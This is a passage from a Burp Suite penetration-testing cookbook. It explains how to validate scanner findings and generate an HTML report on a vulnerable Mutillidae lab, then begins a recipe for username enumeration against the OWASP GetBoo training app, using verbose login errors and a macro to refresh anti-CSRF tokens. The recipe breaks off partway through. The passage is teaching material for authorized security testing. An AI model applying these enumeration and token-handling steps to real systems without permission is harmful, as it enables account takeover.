


Figure 3.147 – Upon executing the scan, the Dashboard tab shows the running script and the estimated time of completion

There's more...

If you do not wish to use a custom scanning script and would prefer to use the recommended active scanning configurations from PortSwigger, simply right-click on the branch you wish to scan and select **Actively scan this branch**:




Figure 3.148 – Alternative scanning option when using built-in scanning configurations

Reporting issues

> **Note**
> Reporting capabilities are only available in Burp Suite Professional.

In Burp Suite Professional, when the scanner discovers a potential vulnerability, the finding will be added to a list of issues under the **Target** tab, on the right-hand side of the UI:




Figure 3.149 – Issues

Issues are color-coded to indicate their severity and confidence level. An issue with a red exclamation point means it has a high severity and the confidence level is certain.

Items with a lower severity or confidence level will be low, informational, and yellow, gray, or black. These items require manual penetration testing to validate whether the vulnerability is present. For example, **HTML does not specify charset** is a potential vulnerability identified by the scanner. This could be an attack vector for XSS or it could be a false positive. It is up to the pentester and their level of experience to validate such an issue:

- **Severity levels**: The available severity levels are high, medium, low, information, and false positive. Any findings marked as false positive will not appear on the generated report. False positive is a severity level that must be manually set on an issue by the pentester.
- **Confidence levels**: The confidence levels available are certain, firm, and tentative.

Getting ready

After the scanning process is complete, we need to validate our findings, adjust the severities accordingly, and generate our report.

How to do it...

1. For this recipe, select **Cookie without HttpOnly flag set** under the **Issues** heading:




Figure 3.150 – Issues item to confirm

2. Look at the **Response** tab of this message to validate the finding. Here, we can see that the `PHPSESSID` cookie does not have the `HttpOnly` flag set. Therefore, we can change the severity from **Low** to **Medium** and the confidence level from **Firm** to **Certain**:




Figure 3.151 – Confirming that the HttpOnly flag is missing in the response

3. Right-click the issue and change the severity to **Medium** by selecting **Set severity | Medium**:




Figure 3.152 – How to change the severity of an issue

4. Right-click the issue and change its severity to **Certain** by selecting **Set confidence | Certain**:




Figure 3.153 – How to change the confidence of an issue

5. After running your auditing script for a while, you should have several high issues to choose from in the **Issues** panel:




Figure 3.154 – The Issues panel

6. For this recipe, select the issues with the highest confidence and severity levels to be included in the report, along with our medium **Cookie without HttpOnly flag** finding. After selecting (highlighting + *Shift* key) the items shown here, right-click and select **Report selected issues**:




Figure 3.155 – Six items selected to be included in the report

7. Upon clicking **Report selected issues**, a pop-up box will appear, prompting us for the format of the report. This pop-up is called **Burp Scanner reporting wizard**.

   For this recipe, allow the default setting of HTML. Click **Next**:




Figure 3.156 – HTML is the default format for the Burp Suite report

8. This screen prompts for the types of details to be included in the report. For this recipe, allow the default settings. Click **Next**.

9. This screen prompts for how messages should be displayed within the report. For this recipe, allow the default settings. Click **Next**.
10. This screen prompts for which types of issues should be included in the report. For this recipe, allow the default settings. Click **Next**.
11. This screen prompts for the location of where to save the report. For this recipe, click **Select file…**, select a location, and provide a filename, followed by the `.html` extension; allow all other default settings. Click **Next**:




Figure 3.157 – Selecting the directory and filename of the Burp Suite report

12. This screen reflects that the report has been generated. Click **Close** and browse to the saved location of the file.

13. Double-click the filename to load the report into a browser:

Burp Scanner Report

Burp Suite Professional

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	6	6	0	12
	Medium	2	1	0	3
	Low	2	0	0	2
	Information	0	0	0	0
	False Positive	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.

Contents

1. SQL injection

1.1. http://192.168.29.128/mutillidae/capture-data.php [Referer HTTP header]
1.2. http://192.168.29.128/mutillidae/capture-data.php [User-Agent HTTP header]

2. XPath injection

2.1. http://192.168.29.128/mutillidae/ [Referer HTTP header]
2.2. http://192.168.29.128/mutillidae/ [User-Agent HTTP header]
2.3. http://192.168.29.128/mutillidae/ [name of an arbitrarily supplied URL parameter]
2.4. http://192.168.29.128/mutillidae/ [popUpNotificationCode parameter]
2.5. http://192.168.29.128/mutillidae/ [showhints cookie]

3. Cross-site scripting (reflected)

3.1. http://192.168.29.128/mutillidae/capture-data.php [Browser%20Fingerprint:%20Platform:Win32%20Vendor:Google%20Inc.%20VendorSub:%20AppName:Netscape%20CodeName:Mozilla%20Version:5.0%20(Windows%20NT%2010.0;%20Win64;%20x64)%20AppleWebKit/537.36%20(KHTML,%20like%20Gecko)%20Chrome/113.0.5672.127%20Safari/537.36%20User%20Agent:Mozilla/5.0%20(Windows%20NT%2010.0;%20Win64;%20x64)%20AppleWebKit/537.36%20(KHTML,%20like%20Gecko)%20Chrome/113.0.5672.127%20Safari/537.36 parameter]
3.2. http://192.168.29.128/mutillidae/capture-data.php [name of an arbitrarily supplied URL parameter]

Figure 3.158 – Burp Suite report produced

Congratulations! You've created your first Burp Suite report!

4
Assessing Authentication Schemes

This chapter covers some basic authentication penetration test cases. For background, **authentication** is the act of verifying whether a person's or object's claim of identity is true. Web penetration testers must make key assessments to determine the strength of a target application's authentication mechanism. Such tests include username enumeration, guessable accounts, weak lockout mechanisms, authentication bypasses, browser-caching weaknesses, and account provisioning omissions, particularly related to **Representational State Transfer** (**REST**) API calls. You will learn how to use Burp Suite to perform such tests.

In this chapter, we will cover the following recipes:

- Testing for account enumeration and guessable accounts
- Testing for weak lockout mechanisms
- Testing for bypassing authentication schemes
- Testing for browser cache weaknesses
- Testing the account provisioning process via the REST API

Technical requirements

To complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications** (**BWA**) (VM)
- An OWASP Mutillidae link
- A GetBoo link

- Burp Suite Proxy Community or Professional (`https://portswigger.net/burp/`)
- The Firefox browser configured to allow Burp Suite to proxy traffic (`https://www.mozilla.org/en-US/firefox/new/`)

Testing for account enumeration and guessable accounts

By interacting with an authentication mechanism and studying responses, a tester may be able to collect a set of valid usernames. Once valid accounts have been identified, testers can attempt to brute-force passwords. This recipe explains how Burp Suite Repeater can be used to collect a list of valid usernames via the username enumeration attack.

Getting ready

Using the **OWASP GetBoo** application and Burp, we will perform a username enumeration attack against the target.

How to do it...

Ensure Burp Suite and the OWASP BWA VM are running, and that Burp Suite is configured in your Firefox browser so that you can view the OWASP BWA applications:

1. From the OWASP BWA landing page, click the link to the **GetBoo** application:




Figure 4.1 – OWASP BWA landing page

2. Click the **Log In** button and, at the login screen, attempt to log in with an account username of `demo` and a password of `aaaaaa`:




Figure 4.2 – GetBoo login page

3. Note that a message stating **The password is invalid**. is returned. From this information, we now know the `demo` username has a valid account. Let's use Burp Suite **Repeater** to find more accounts:

Figure 4.3 – Overly verbose error message after a failed login attempt with a valid username and invalid password

4. In Burp's **Proxy | HTTP history** tab, find the failed login attempt message. View the **Response | Raw** tab to find the same overly verbose error message, `The password is invalid.`:




Figure 4.4 – Failed login attempt, as seen in Burp

5. Flip back to the **Request | Raw** tab and right-click to send this request to **Repeater**:




Figure 4.5 – Contextual menu to send request to Repeater

6. Go to Burp's **Repeater** tab where you sent the request. Click the **Send** button. Notice the message in the response – `The security token is invalid`:




Figure 4.6 – The Repeater tab with the failed login attempt

7. The message about the invalid security token is due to the token that was sent with each request not being refreshed when we are inside Repeater sending the same request over and again. Because the target application expects the token value to change upon each POST request, we can craft our request inside Repeater to get past this message. Let's learn how we can make Burp Suite change the token value for us! We can build a session handling rule with a macro to fix this situation:




Figure 4.7 – The token value in each POST request must be unique

8. Our first step in building a session handling rule with a macro is to select the **Settings** gear icon at the top right-hand corner of Burp:




Figure 4.8 – The Settings gear icon

9. In the pop-out window, make sure **All** configurations are selected and the **Sessions** area is highlighted, as shown in the following screenshot:

